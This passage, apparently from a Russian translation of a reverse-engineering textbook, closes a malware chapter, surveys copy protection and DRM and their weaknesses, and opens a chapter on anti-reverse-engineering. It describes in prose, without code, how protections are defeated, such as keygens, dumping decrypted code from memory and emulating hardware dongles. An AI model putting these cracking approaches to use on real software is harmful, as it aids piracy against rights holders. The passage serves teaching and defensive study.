Вредоносные программы коварны и сложны. Они стараются оставаться невидимыми и казаться безобидными. Критически важно обучать пользователей, но этого недостаточно. Разработчики приложений и ОС должны постоянно улучшать обработку недоверенного кода и убедительно объяснять, что неизвестную программу нельзя запускать без веской причины.

В этой главе вы узнали о вредоносных программах, их работе и сокрытии от антивирусов. Мы препарировали типичный настоящий образец и исследовали его поведение, получив представление о принципах работы и ущербе заражённой системе.

Большинству людей никогда не понадобится самостоятельно исследовать malware. Разработчики антивирусов и другого защитного ПО отлично справляются: достаточно установить правильные продукты и безопасно настроить системы и сети. Тем не менее анализ malware является прекрасным упражнением по реверс-инжинирингу и хорошим введением во вредоносное ПО.

Часть III. Взлом

Глава 9. Пиратство и защита от копирования

Масштаб пиратства в отношении музыки, программ, фильмов и другого цифрового содержимого стал чудовищным. Проблема имеет огромные экономические последствия и вызывает определённый творческий застой: зачем создавать, если за усилия нельзя получить вознаграждение?

Тема тесно связана с реверс-инжинирингом, потому что взлом, то есть атака на технологию защиты от копирования, по существу является тем же исследованием. В этой главе представлены общие принципы защиты и их уязвимости, а также некоторые подходы к взлому.

Авторское право в новом мире

Сомнений уже нет: цифровая революция до неузнаваемости изменит наше понимание охраняемых авторским правом материалов. Трудно поверить, что всего несколько лет назад фильм, музыкальная запись или книга продавались исключительно как физический предмет с аналоговым представлением содержимого. Сегодня программы, фильмы, книги и музыка столкнулись с одной проблемой: всё можно хранить в цифровом виде на персональном компьютере.

Новая реальность полностью изменила правила игры для владельцев традиционных материалов и поставила их в то же крайне неудобное положение, в котором годами находились производители ПО: они совершенно не контролируют судьбу своих ценных активов.

Социальная сторона

Интересно наблюдать общественную реакцию на новую реальность авторского права и интеллектуальной собственности. Я встречал десятки в остальном законопослушных граждан, которые даже не знали, что запись копии коммерческого музыкального альбома или программного продукта незаконна. Я также видел жаркие споры о справедливости платы за музыку, программы и книги.

Это очень любопытно. На мой взгляд, вопрос возник лишь потому, что технический прогресс чрезвычайно упростил копирование большинства видов интеллектуальной собственности. Несомненно, если бы продукты из магазина было так же легко украсть, люди начали бы оправдывать и это.

Технические подходы вряд ли когда-нибудь дадут идеальное решение. Некоторые из них создают серьёзные неудобства конечным пользователям, наделяя владельцев авторских прав всей полнотой власти, а законных покупателей оставляя беспомощными. Возможно, проблему хотя бы частично удастся решить на общественном уровне: объяснять ценность творчества и убеждать людей, что художники и другие правообладатели заслуживают оплаты. Стоит задуматься, что станет с музыкальной и киноиндустрией через 20 лет, если пиратство будет бесконтрольно расти. Чья это проблема: правообладателя или каждого из нас?

Пиратство программного обеспечения

В исследовании глобального программного пиратства, проведённом авторитетной компанией IDC в июле 2004 года, оценивалось, что в 2003 году во всём мире незаконно установили ПО более чем на 30 миллиардов долларов; см. *BSA and IDC Global Software Piracy Study* Business Software Alliance и IDC [BSA1]. Это 36 процентов всех установленных за период продуктов. В другом исследовании IDC утверждала, что снижение пиратства на 10 процентных пунктов за четыре года добавит более миллиона рабочих мест и 400 миллиардов долларов мирового экономического роста.

Следует помнить, что исследования заказала Business Software Alliance (BSA), некоммерческая организация по борьбе с программным пиратством. Она частично финансируется правительством США, но главным образом мировыми гигантами ПО: Adobe, Apple, IBM, Microsoft и многими другими. Эти компании несомненно несут огромные убытки, однако исследования выглядят несколько предвзятыми и игнорируют параметры, не совпадающие с интересами спонсоров. Например, для оценки пиратства сравнивается число проданных ПК с количеством установленного ПО, но, по-видимому, не учитываются бесплатные продукты с открытым кодом. Получается, любой компьютер с Linux или OpenOffice считается "незаконным".

Тем не менее пиратство остаётся огромной проблемой. Несколько лет назад для незаконного копирования требовалась физическая копия на дискете или другом носителе. Интернет радикально изменил положение: простой и анонимный обмен информацией стал кошмаром правообладателей. Больше не нужен дружелюбный сосед с нужной программой и даже знакомство с таким человеком. Достаточно поискать в Интернете `warez`, и найдутся готовые к загрузке копии большинства популярных продуктов. Особенно невероятно, что почти все они первоначально имели некоторую защиту. Огромное число взломщиков неустанно снимает её с любого полезного ПО сразу после выпуска.

Определение задачи

Техническая борьба с программным пиратством продолжается дольше, чем большинство из нас желает помнить. Патенты на соответствующие технологии подавались уже в 1977 году, см. *Computer Software Security System* Richard Johnstone и *Microprocessor for Executing Enciphered Programs* Robert M. Best [Johnstone, Best], а журнал Byte посвятил пиратству целый выпуск в мае 1981 года. Определим задачу: какова цель защиты от копирования и почему её так трудно достичь?

Основная цель большинства технологий - контролировать использование защищённого продукта. Конкретный смысл зависит от лицензии. Одни продукты ограничены по времени и перестают работать после его истечения. Другие нельзя передавать: пользоваться может лишь первоначальный покупатель, а механизм должен обеспечить это ограничение. Третьи разрешается передавать, но нельзя дублировать, и защита должна предотвращать копирование.

Логически очевидно: по-настоящему надёжной технологии нужен доверенный компонент, обеспечивающий ограничения. Современный компьютер "открыт": программы выполняются процессором без проверки, и тот ничего не знает об их "правах". Пока код способен выполняться, взломщик может его получить, поскольку ЦП не создавался для запрета доступа к работающей программе.

Ближайший аналог авторизованного кода в существующих процессорах - привилегированный и непривилегированный режимы, обычно изолирующие ядро ОС от программ. Теоретически на разделении можно построить мощную защиту, см. *Strategies to Combat Software Piracy* Jayadeve Misra [Misra], но ядра большинства современных ОС полностью доступны конечным пользователям. Система обязана разрешать установку компонентов уровня ядра, потому что там

работают драйверы. Запрет не позволит устанавливать оборудование. Разрешение же даёт взломщику возможность загрузить отладчик ядра вроде SoftICE и наблюдать или изменять системные компоненты.

Не заблуждайтесь: открытая архитектура современных ПК делает невзламываемую защиту невозможной. Значительные изменения аппаратуры позволяют создать механизм, который нельзя взломать на программном уровне, но атаки на оборудование всё равно остаются.

Взлом целого класса

Одна из крупнейших проблем почти любой защиты - уязвимость к class break; см. второе издание *Applied Cryptography* Bruce Schneier [Schneier1]. Такой взлом происходит, когда отказ технологии затрагивает не одну атакованную систему, а каждого её пользователя. Проблема быстро распространяется: один человек находит изъян, публикует сведения, и уязвимыми становятся все. Для защиты от копирования это почти всегда именно так.

Разработчики часто вкладывают огромные усилия в надёжный механизм. Один взломщик может обесценить всю работу, найдя обход и опубликовав результат. Тогда в сети появляется не только конкретная взломанная программа: иногда легко копировать любой продукт, использующий ту же технологию.

Как показано в главе 11, взлом - это путешествие. Исследование сложной защиты занимает очень много времени. Если бы результат давал доступ только самому взломщику, серьёзной проблемы не было бы: немногие способны справиться со сложными схемами, и большинство пользователей продолжило бы покупать продукт законно. Катастрофа начинается, когда злоумышленники массово продают или распространяют свою работу.

Требования

Защита от копирования - деликатный компонент, который должен оставаться незаметным законному пользователю и работать с разными программными и аппаратными конфигурациями. Важнейшие требования таковы.

Устойчивость к атаке

Абсолютно надёжную схему создать практически невозможно, но уровень усилий сильно различается. Одни поставщики довольствуются простой защитой, которую профессионал легко снимает, но обычному пользователю она мешает незаконно использовать продукт. Другие вкладываются в чрезвычайно прочные механизмы, особенно в отраслях, сильно страдающих от пиратства, например компьютерных играх. Там вопрос звучит так: "Чья защита продержится дольше?" После первого взлома копия широко распространяется.

Прозрачность для конечного пользователя

Технология должна быть как можно менее заметной для законного покупателя: антипиратские возможности не должны его раздражать.

Гибкость

Поставщикам часто нужна защита не только от незаконного распространения. Многие используют онлайн-дистрибуцию и лицензирование с бесплатной загрузкой ограниченной редакции. Это может быть полнофункциональный продукт с ограничением по времени или версия с урезанными возможностями.

Теоретически невзламываемая модель

Отвлечёмся от современной архитектуры и представим идеальное решение: невзламываемую модель. Она проста: правильно зашифровать программу достаточно длинным ключом и надёжно защитить процесс расшифрования и ключ. Алгоритмы шифрования дают прочные решения, пока ключ остаётся тайным, а данные защищены после расшифровки. Для первой задачи уже есть варианты: некоторые аппаратные ключи хранят секрет внутри устройства, см. раздел об аппаратной защите далее. Вторая сложнее: как расшифровать данные на компьютере, не показав их атакующему? Без изменения компонентов типичного ПК это невозможно, хотя в последние годы достигнут значительный прогресс, см. раздел о доверенных вычислениях.

Виды защиты

Рассмотрим разные подходы и их эффективность: защиту на основе носителя, серийных номеров, схемы challenge-response и онлайн-активацию, аппаратные средства и предоставление ПО как услуги.

Защита на основе носителя

В 1980-е это был основной подход. Программа проверяла поставляемый носитель и подтверждала его оригинальность. На дискетах создавали специальные "плохие" секторы и при запуске проверяли их наличие. Копия на новую дискету таких секторов не имела, поэтому исполняемый файл отказывался работать.

Появились программы, пытавшиеся дублировать и специальные секторы, в частности CopyWrite и Transcopy. Законность их применения активно обсуждалась; сегодня их, вероятно, признали бы незаконными.

Серийные номера

Использование серийных номеров продуктов для сдерживания программных пиратов - один из самых распространённых способов борьбы с пиратством ПО. Идея проста: поставщик снабжает каждый экземпляр программы уникальным серийным номером, напечатанным где-либо на упаковке продукта или на самом носителе. Затем программа установки требует, чтобы пользователь ввёл этот номер во время установки. Она проверяет его действительность с помощью секретного алгоритма проверки и, если номер верен, устанавливает программу и регистрирует её в системе конечного пользователя. Обычно в процессе установки серийный номер или некоторое производное от него значение добавляется к регистрационным данным пользователя, чтобы при обращении в службу поддержки поставщик мог убедиться, что у пользователя установлена законная копия продукта.

Нетрудно понять, почему подход, основанный исключительно на обычном серийном номере, несовершенен. Пользователи легко могут обмениваться номерами, и, пока они не связываются с поставщиком, тот никак не узнает о незаконных установках. Кроме того, Интернет значительно усугубил проблему: одному злоумышленнику достаточно опубликовать действительный серийный номер, после чего он позволяет выполнить бесчисленное множество незаконных установок всем, кто найдёт его в сети.

Challenge-response и онлайн-активация

Простое усовершенствование схемы с серийным номером - заставить программу обмениваться с поставщиком сообщениями по протоколу challenge-response [Tanenbaum1]. Challenge-response - известный протокол аутентификации, обычно применяемый для проверки конкретных пользователей или компьютеров в вычислительных сетях. Идея заключается в том, что обе стороны, назовём их по традиции Алисой и Бобом, владеют общим секретным ключом, известным только им. Боб отправляет Алисе случайную незашифрованную последовательность, Алиса шифрует это сообщение и возвращает его Бобу в зашифрованном виде. Получив сообщение, Боб расшифровывает его секретным ключом и убеждается, что результат совпадает с первоначально отправленной случайной последовательностью. Если совпадение есть, он знает, что разговаривает с Алисой, поскольку только у неё имеется секретный ключ шифрования.

В механизмах защиты программ от копирования challenge-response можно применять для регистрации пользователя у поставщика и для гарантии того, что продукт нельзя использовать в данной системе без одобрения поставщика. Реализаций существует множество, но основная идея такова: во время установки конечный пользователь, как и в исходной схеме, вводит серийный номер. Отличие в том, что вместо простой проверки введённого номера установщик получает уникальный идентификатор машины, например идентификатор ЦП, и формирует уникальное значение из сочетания серийного номера с идентификатором машины. Затем это значение отправляется поставщику по Интернету или передаётся вручную по телефону. Поставщик проверяет законность данного серийного номера и наличие у пользователя права установить программу; он может, например, ограничивать разрешённое число установок. После этого поставщик возвращает ответ, который вводится в программу установки и математически проверяется ею на действительность.

Этот подход, хотя его, безусловно, можно взломать, заметно превосходит обычные схемы с серийными номерами: поставщик получает сведения об использовании продукта, а пираты не могут бесконтрольно применять одни и те же номера. Обычный способ взлома такой защиты - создать программу-генератор ключей, которая имитирует серверный механизм challenge-response и по запросу выдаёт действительный ответ. Генераторы ключей подробно рассматриваются в главе 11.

Аппаратная защита

Аппаратные схемы определённо превосходят обычную защиту от копирования на основе серийных номеров. Их идея - добавить устойчивый к вмешательству непрограммный компонент, который участвует в аутентификации выполняемой программы. Вместе с программой покупатель получает электронный ключ, небольшой модуль, подключаемый к компьютеру, обычно через один из внешних разъёмов. В наши дни такие ключи чаще всего подключают к порту USB, а прежде для этого использовали параллельный порт.

Самая примитивная реализация защиты с электронным ключом сводится к тому, что защищённая программа обращается к драйверу устройства, проверяющему наличие ключа. Если ключ установлен, программа продолжает работу. В противном случае она сообщает пользователю об отсутствии ключа и завершает работу. Атаковать такой подход очень легко: взломщику достаточно удалить или проигнорировать проверку и заставить программу продолжать выполнение независимо от наличия ключа. Для опытных взломщиков это тривиальная задача.

Разработчики электронных ключей решают проблему, помещая в ключ нечто необходимое программе для работы. Обычно всё сводится к шифрованию. Поставщик распространяет двоичные файлы программы в зашифрованном виде. Ключа расшифровки нет нигде на установочном компакт-диске: он надёжно хранится внутри аппаратного ключа. При запуске программы сначала выполняется загрузчик или распаковщик, обычно предоставленный изготовителем ключа. Загрузчик связывается с устройством и получает ключ расшифровки, затем расшифровывает им настоящий программный код и запускает программу.

Этот подход тоже весьма уязвим: после запуска взломщик может извлечь из памяти расшифрованную версию кода и создать новый исполняемый файл программы, содержащий расшифрованный двоичный код. Такую версию легко распространять, поскольку аппаратный ключ ей больше не нужен. Некоторые разработчики электронных ключей решают эту проблему, разбивая программу на множество небольших фрагментов, каждый из которых зашифрован своим ключом. Во время выполнения в памяти в любой момент остаётся расшифрованной лишь часть программы, причём для расшифровки разных её областей требуются разные ключи.

Однако даже защищённая программа, разделённая на сотни фрагментов с разными ключами, скрытыми в аппаратном устройстве, остаётся уязвимой для взлома. По сути, взломщику достаточно получить из устройства все ключи, вероятно, просто проследив за обменом данными между программой и ключом во время выполнения. После этого можно написать эмулятор, который воспроизводит работу аппаратного ключа и во время выполнения предоставляет программе все необходимые ключи. Обычно такие эмуляторы представляют собой драйверы устройств, имитирующие поведение драйвера настоящего электронного ключа и заставляющие защищённую программу думать, будто она взаимодействует с подлинным устройством, хотя на деле она общается с эмулятором. Программа работает и по мере необходимости расшифровывает каждый компонент. Изменять саму защищённую программу не требуется: она исправно выполняется, считая, что аппаратный ключ установлен. Конечно, для такой атаки взломщику обычно нужен доступ к настоящему ключу.

Решение этой проблемы стало экономически целесообразным лишь в последние годы, поскольку оно требует встроить непосредственно в электронный ключ настоящий механизм шифрования. Это полностью меняет правила игры: извлечь ключи из устройства и затем эмулировать его уже нельзя. Если электронный ключ содержит микропроцессор и способен самостоятельно расшифровывать данные, секреты можно скрыть внутри него, никогда не открывая ключи шифрования недоверенному ЦП. Надёжное хранение ключей внутри устройства делает его эмуляцию практически невозможной. Тогда взломщику остаётся лишь по частям извлекать из памяти расшифрованный код. Помните, что продуманные технологии защиты никогда не держат в памяти всю программу в незашифрованном виде, поэтому задача может оказаться далеко не такой простой, как кажется.

Программное обеспечение как услуга

Со временем всё больше компьютеров получают постоянное подключение к Интернету, а соединения становятся быстрее и надёжнее. Это привело к естественному переходу к серверному ПО. Такая модель подходит не каждому виду программ, но определённым приложениям она действительно выгодна. Она упомянута здесь потому, что обеспечивает очень надёжную защиту, хотя защитной моделью её считают редко. Получить доступ к услуге вне контроля поставщика фактически невозможно, поскольку он владеет серверами, на которых выполняется программа, и обслуживает их.

Передовые концепции защиты

В действительности программное решение невозможно сделать невзламываемым. Пока защищённое содержимое должно читаться в незашифрованном виде в целевой системе, взломщик так или иначе способен его похитить. Следовательно, для невзламываемого или хотя бы почти невзламываемого решения необходимо специализированное оборудование, помогающее технологии защиты.

Основа любой хорошей защиты - шифрование. Нужно найти способ зашифровать защищаемое содержимое стойким шифром и безопасно его расшифровать. Именно этап безопасной расшифровки почти всегда оказывается слабым местом. Компьютеры по своей природе открыты: платформа не предназначена для сокрытия каких-либо данных от конечного пользователя. Поэтому любая защищённая информация, поступившая в компьютер, станет доступна атакующему, если хотя бы однажды будет сохранена в системе в незашифрованном виде.

Проблему легко сформулировать: поскольку любую операцию расшифровки в конечном счёте должен выполнить ЦП, скрыть от него ключ и расшифрованные данные невозможно. Решение, независимо от того, что именно требуется защитить, состоит в добавлении к компьютеру конечного пользователя специализированного оборудования для расшифровки. Оно должно содержать скрытый ключ, извлечь который невозможно или очень трудно. Когда пользователь покупает защищённое содержимое, поставщик шифрует его так, чтобы расшифровать его можно было только встроенным аппаратным механизмом.

Криптопроцессоры

Криптопроцессор - известный подход к защите ПО от копирования, первоначально предложенный Robert M. Best в патенте *Microprocessor for Executing Enciphered Programs* [Best]. Исходная разработка касалась только программного пиратства, но современные реализации усовершенствовали её и сделали пригодной как для защиты ПО, так и для более общей защиты содержимого в системах управления цифровыми правами. Идея проста: создать микропроцессор, который способен непосредственно выполнять зашифрованный код, расшифровывая его на лету. Защищённое от копирования приложение для такого микропроцессора трудно взломать, поскольку при правильной реализации расшифрованный код никогда не становится доступен атакующему, по крайней мере без аппаратной атаки.

Ниже перечислены основные этапы защиты программы с помощью криптопроцессора.

1. В процессе производства каждому отдельному процессору назначаются пара ключей шифрования и серийный номер. Некоторый доверенный орган, например изготовитель процессора, ведёт базу данных, связывающую серийные номера с открытыми ключами.
2. Когда конечный пользователь покупает программу, разработчик запрашивает серийный номер его процессора, а затем обращается к доверенному органу за открытым ключом, соответствующим этому номеру.
3. Двоичные файлы программы шифруются открытым ключом и доставляются или передаются конечному пользователю.
4. Конечный пользователь запускает зашифрованную программу, а криптопроцессор расшифровывает код внутренним ключом расшифровки, то есть закрытым ключом пользователя, и сохраняет результат в специальной области памяти, недоступной программам.
5. Код выполняется непосредственно из этой теоретически недоступной памяти.

Поначалу может показаться, что для безопасности достаточно зашифровать защищаемую программу и расшифровывать её внутри процессора, но это не так. Проблема в том, что созданные программой данные тоже способны раскрыть сведения о зашифрованной программе; см. работу Markus G. Kuhn "Cipher Instruction Search Attack on the Bus-Encryption Security Microcontroller" [Kuhn]. Атака пытается обнаружить изменения среды, например операции записи в память, происходящие при поступлении в процессор определённых закодированных значений.

Для сокрытия данных процессоры должны уметь создавать своего рода изолированные отсеки между программами и полностью запрещать процессам доступ к данным друг друга. Изящное решение этой проблемы предложили David Lie и соавторы в работе "Architectural Support for Copy and Taper Resistant Software" [Lie]. Сходный подход реализован в Intel LeGrande Technology (LT), доступной в новейшем поколении процессоров компании; дополнительные сведения о LT приведены в документе Intel *LaGrande Technology Architectural Overview* [Intel4].

Эта книга не об аппаратуре, а мы, специалисты по программам, часто бываем ослеплены аппаратной безопасностью. Она кажется несокрушимой, хотя на самом деле таковой не является. Чтобы составить представление о существующих подходах к атакам, рассмотрите анализ энергопотребления, например дифференциальный анализ, предложенный Paul Kocher, Joshua Jaffe и Benjamin Jun в работе "Differential Power Analysis" [Kocher]. При таких атаках отслеживают энергопотребление микросхемы расшифровки и извлекают закрытый ключ, наблюдая небольшие изменения потребляемой мощности и используя их как показатель процессов внутри микросхемы. Этот пример показывает, насколько трудно защищать информацию даже при наличии специализированной криптографической микросхемы.

Управление цифровыми правами

За последние несколько лет компьютерная отрасль, несомненно, изменилась. У этих изменений много сторон, и одна из интересных заключается в том, что теперь компьютеры намного лучше работают с мультимедийным содержимым. Обычный ПК способен легко хранить, записывать и воспроизводить защищённые авторским правом материалы, например музыкальные записи и фильмы.

Эта перемена привлекла в сферу защиты новых участников: внутри персональных компьютеров появились новые виды охраняемого содержимого, и правообладатели, в том числе звукозаписывающие компании и киностудии, пытаются контролировать его использование. К сожалению, управлять распространением мультимедийных файлов ещё труднее, чем распространением программ, потому что такие файлы, в отличие от ПО, не способны защищать себя сами. Ограничивать воспроизведение защищённых мультимедийных файлов должна программа-проигрыватель.

Здесь и вступают в действие технологии управления цифровыми правами. Управление цифровыми правами, или DRM, - по существу, общее название технологий защиты от копирования, применяемых именно к мультимедийному содержимому, хотя этот термин с тем же успехом можно отнести и к программам.

Модели DRM

В основе практически всех технологий DRM лежит шифрование защищаемого содержимого тем или иным способом. Без шифрования обойти любой механизм DRM пугающе легко: данные превращаются в неподвижную мишень, которую остаётся лишь извлечь из файла. Поэтому большинство технологий DRM шифрует защищаемое содержимое, старается как можно надёжнее скрыть ключ расшифровки и управлять путём, по которому содержимое проходит после расшифровки.

Это подводит нас к одной из крупнейших проблем любой технологии DRM. Обсуждая защиту программ от копирования, мы установили, что современные персональные компьютеры полностью открыты. На аппаратном уровне в них нет средств для сокрытия кода или данных и управления их потоками. Поэтому при создании надёжной DRM главная трудность заключается не в самом алгоритме шифрования, а в защите незашифрованной информации до её передачи аппаратуре воспроизведения.

Неудивительно, что слабейшее место всех технологий DRM совпадает со слабейшим местом обычной защиты программ от копирования. Проще говоря, защищённое содержимое всегда приходится в какой-то момент расшифровать для воспроизведения, после чего защитить его невероятно трудно, если вообще возможно. Для решения этой проблемы создано множество подходов. Если не считать решений уровня платформы, например предложенных архитектур доверенных вычислений, которые рассматриваются далее в этой главе, большинство подходов основано на защищённых компонентах воспроизведения, работающих в ядре операционной системы. Само выполнение расшифровки в ядре ОС даёт некоторый дополнительный уровень безопасности, но для опытных взломщиков это не непреодолимое препятствие.

Как бы хорошо ни было защищено незашифрованное цифровое содержимое внутри компьютера, после выхода из него материал обычно можно захватить в аналоговой форме. Разумеется, при этом возникает потеря поколения, снижающая качество содержимого.

Windows Media Rights Manager

Windows Media Rights Manager - попытка создать централизованную инфраструктуру управления цифровыми правами на уровне ОС, обеспечивающую безопасное воспроизведение и обработку охраняемого содержимого. Основная идея состоит в отделении мультимедийного файла, который, разумеется, зашифрован, от файла лицензии, фактически содержащего ключ шифрования, необходимый для расшифровки и воспроизведения.

Основной подход заключается в разделении мультимедийного файла и лицензии на воспроизведение, которая одновременно является ключом расшифровки этого файла. Когда пользователь запрашивает определённый материал, поставщику содержимого передаётся идентификатор ключа Key ID, однозначно определяющий систему или проигрыватель пользователя. Key ID служит начальным значением для создания ключа, которым будет зашифрован файл. Это важно: файл шифруется непосредственно в этот момент особым ключом данного пользователя. После этого пользователь получает от поставщика зашифрованный файл.

Когда система пользователя пытается воспроизвести файл, программа-проигрыватель связывается с издателем лицензии. Тот должен выдать файл лицензии, точно определяющий разрешённые действия с мультимедийным файлом. Именно лицензия несёт ключ расшифровки.

Важно понимать: если пользователь распространит файл содержимого, получатели не смогут им воспользоваться. Издатель лицензии обнаружит, что Key ID проигрывателя, пытающегося воспроизвести файл, не совпадает с Key ID исходного проигрывателя, для которого была куплена лицензия, и просто не выдаст действительную лицензию. Без правильного ключа расшифровать файл невозможно.

Защищённый звуковой тракт

Модель Secure Audio Path пытается управлять потоком охраняемого, незашифрованного звука в Windows. Проблема в том, что любой человек может написать имитацию драйвера звукового устройства, которая будет похищать расшифрованное содержимое во время его передачи программой-проигрывателем на звуковую плату. Secure Audio Path гарантирует, что охраняемый звук остаётся в ядре и передаётся только звуковым драйверам, подписанным доверенным органом.

Водяные знаки

Водяной знак - это дополнительный "канал" незаметных данных, добавленный к видимому потоку данных. Представьте файл изображения или звукозапись. Водяной знак представляет собой скрытый внутри файла невидимый, а для звука неслышимый поток данных. Способ извлечения этих сведений обычно держат в секрете; более того, как правило, скрывают само существование водяного знака. Хорошая схема водяных знаков обладает следующими основными свойствами:

• Водяной знак трудно удалить. Проблема в том, что, обнаружив его, атакующие всегда могут исключить его из данных; см. работу Nasir Memon и Ping Wah Wong "Protecting Digital Media Content" [Memon].
• Он содержит как можно больше информации.
• Он незаметен и не влияет на видимую часть потока данных.
• Его трудно обнаружить.
• Он зашифрован. Данные водяного знака разумно шифровать, чтобы после обнаружения их нельзя было прочитать.
• Он устойчив: водяной знак должен переживать передачу и преобразования несущего сигнала, например сжатие и другие виды обработки.

Рассмотрим некоторые применения водяных знаков:

• Они позволяют авторам встраивать идентификационные сведения в свою интеллектуальную собственность.
• С помощью маркированного отпечатка они идентифицируют конкретного владельца отдельного экземпляра, что позволяет проследить распространение незаконных копий.
• С помощью проверочной метки они идентифицируют исходные, неизменённые данные.

Исследования проводились и в области водяных знаков для программ. При этом двоичный файл программы изменяется так, чтобы не затронуть её работу, но создать в двоичном коде скрытый канал хранения данных; см. работу J. Nagra, C. Thomboroson и C. Colberg "A Functional Taxonomy for Software Watermarking" [Nagra]. Их применение сходно с применением обычных водяных знаков в мультимедийном содержимом.

Доверенные вычисления

Доверенные вычисления - общее название новых защищённых платформ, проектируемых всеми крупнейшими участниками отрасли. Сочетание аппаратных и программных изменений должно сделать ПК устойчивым к вмешательству. Основной технологией вновь служит криптография. Все проекты доверенных вычислений включают ту или иную защищённую микросхему криптографического механизма, которая хранит особую для системы пару ключей. Закрытый ключ системы скрыт внутри криптографического механизма, а открытый доступен всем. Когда вы покупаете охраняемый авторским правом материал, поставщик шифрует данные открытым ключом вашей системы, поэтому использовать их можно только в ней.

Эта модель применима к данным любого рода: программам, мультимедийным файлам и чему угодно ещё. Данные защищены, поскольку доверенная платформа гарантирует, что пользователь ни в какой момент не получит доступа к расшифрованной информации. Разумеется, предотвращение пиратства - не единственное применение доверенных вычислений. Более того, некоторые разработчики таких платформ даже не упоминают его, вероятно, стремясь заручиться поддержкой общества. Доверенные вычисления позволят зашифровать всю конфиденциальную информацию и предоставлять её только доверенным программам от доверенного поставщика. Тогда вирус или троянская программа не сможет похитить эти сведения и отправить их куда-либо: ключ расшифровки надёжно хранится внутри криптографического механизма, недоступного вредоносной программе.

Доверенные вычисления - обоюдоострый меч. С одной стороны, они повышают безопасность компьютерных систем благодаря хорошей защите конфиденциальной информации. С другой - дают поставщикам программ гораздо больше контроля над вашей системой. Возьмём, например, форматы файлов. Сейчас поставщик не может создать закрытый формат, которым не сумеют воспользоваться другие. Поэтому конкурирующие продукты часто способны читать файлы друг

друга. Достаточно исследовать формат методом реверс-инжиниринга и написать код, который читает или даже создаёт такие файлы. При доверенных вычислениях приложение могло бы шифровать все свои файлы скрытым ключом, хранящимся внутри него самого. Поскольку никто никогда не видит код приложения в незашифрованном виде, найти ключ и расшифровать созданные этим приложением файлы не удастся. Для поставщиков ПО это может быть преимуществом, но для конечных пользователей определённо является недостатком.

А что насчёт защиты содержимого и управления цифровыми правами? Правильно реализованная доверенная платформа сделает большинство технологий защиты намного эффективнее. Такие платформы пытаются устранить главный недостаток всех современных схем защиты от копирования: невозможность скрыть расшифрованную информацию во время её использования. Даже нынешние аппаратные средства защиты ПО, например электронные ключи, страдают от этой проблемы, потому что в конечном счёте расшифрованный код приходится записывать в основную память системы, где он становится уязвим.

В доверенных платформах обычно имеется защищённый раздел, в котором программы могут безопасно выполняться, а их код и данные остаются недоступными другим программам. Реализовать это можно на разных уровнях: например, с помощью доверенного ЦП, как в Intel LeGrande Technology, где процессор обеспечивает ограничения доступа к памяти между процессами, либо посредством управления доступом к памяти на другом аппаратном уровне. Требуется и содействие операционной системы. Для Windows компания Microsoft уже анонсировала Next-Generation Secure Computing Base (NGSCB), которая совместно с поддерживающим NGSCB оборудованием позволит будущим версиям Windows работать в режиме выполнения Nexus. В режиме Nexus система будет поддерживать защищённую память - специальную область физической памяти, доступную только определённому процессу.

Пока слишком рано судить, насколько трудно будет взламывать технологии защиты на платформах доверенных вычислений. Если архитектура и реализация таких платформ окажутся качественными, победить защиту от копирования описанными в этой книге программными методами будет невозможно. Для реверс-инжиниринга сначала потребуется получить расшифрованную копию программы, а расшифровать её не удастся без того или иного изменения аппаратуры. Однако создать доверенную платформу, способную выдержать аппаратную атаку умелого взломщика, вероятно, всё же не получится.

Атака на технологии защиты от копирования

Теперь очевидно, что все современные технологии защиты несовершенны по своей природе. Как управлять распространением охраняемого авторским правом материала, если нельзя управлять доступом пользователя к данным в системе? Если пользователь способен читать все проходящие через систему данные, как защитить двоичный исполняемый файл программы или файл музыкальной записи? Практически все современные технологии защиты опираются на криптографию, но она не работает, когда атакующему доступен исходный открытый текст.

Конкретные способы обхода защиты от копирования зависят от самой технологии и защищаемого ресурса. Общая идея, если технология опирается на криптографию, состоит либо в поиске ключа расшифровки, обычно спрятанного где-либо в программе, либо в простом извлечении расшифрованного содержимого из памяти сразу после расшифровки. На современных платформах ПК предотвратить подобные атаки практически невозможно, но платформы доверенных вычислений, вероятно, значительно усложнят их.

В главе 11 подробно обсуждаются и демонстрируются конкретные приёмы взлома.

Заключение

На этом завершается наше введение в мир пиратства и защиты от копирования. Главная мысль, которую я стремился здесь донести, такова: программное обеспечение гибко, а разработчики средств защиты и взломщики находятся в равных условиях. Попытка предотвратить пиратство программными барьерами имеет ограниченные возможности. Любой такой барьер можно снять, тем или иным образом изменив программу. Единственным неизвестным параметром остаётся время, которое понадобится взломщикам, чтобы преодолеть преграду. Более эффективно решение на аппаратном уровне, однако оно часто значительно ухудшает положение законных пользователей, например повышает стоимость продукта либо снижает производительность или надёжность.

В следующих главах показаны практические приёмы, обычно применяемые для противодействия реверс-инжинирингу и создания устойчивого к вмешательству ПО, которое трудно изменить. Затем я продемонстрирую, как взломщики обычно атакуют технологии защиты от копирования.

Глава 10. Методы противодействия реверс-инжинирингу

Во многих случаях полезно создавать программы, устойчивые к реверс-инжинирингу. В этой главе представлены наиболее действенные и распространённые способы противодействия исследованию как с точки зрения разработчика, заинтересованного в создании такой программы, так и с точки зрения атакующего, который пытается преодолеть защитные меры и исследовать её.

Прежде чем подробно обсуждать различные методы противодействия и оценивать их эффективность, проясним одно: полностью предотвратить реверс-инжиниринг невозможно. Можно лишь мешать исследователям, изматывать их, делать процесс настолько медленным и мучительным, чтобы они просто отказались от продолжения. Добьётся ли кто-либо из них успеха, зависит от нескольких факторов, в том числе от способностей и мотивации. Наконец, эффективность защитных методов определяется также ценой, которую вы готовы за них заплатить. У каждого подхода есть своя стоимость: иногда это загрузка ЦП, иногда размер кода, а иногда страдают надёжность и устойчивость программы.

Зачем противодействовать реверс-инжинирингу

Если не учитывать только что описанные издержки, противодействие реверс-инжинирингу почти всегда имеет смысл. Если конечные пользователи находятся за пределами организации-разработчика, а программа не имеет открытого исходного кода, вероятно, стоит внедрить в неё те или иные защитные меры независимо от назначения приложения. Разумеется, не каждая программа заслуживает усилий по её исследованию. Некоторые содержат сравнительно простой код, который гораздо легче написать заново, чем восстановить по двоичному файлу.

Для ряда приложений такая защита особенно важна. Прекрасный пример - технологии защиты от копирования и управления цифровыми правами. Запретить или затруднить исследователям доступ к их внутреннему устройству часто необходимо для создания эффективной защиты.

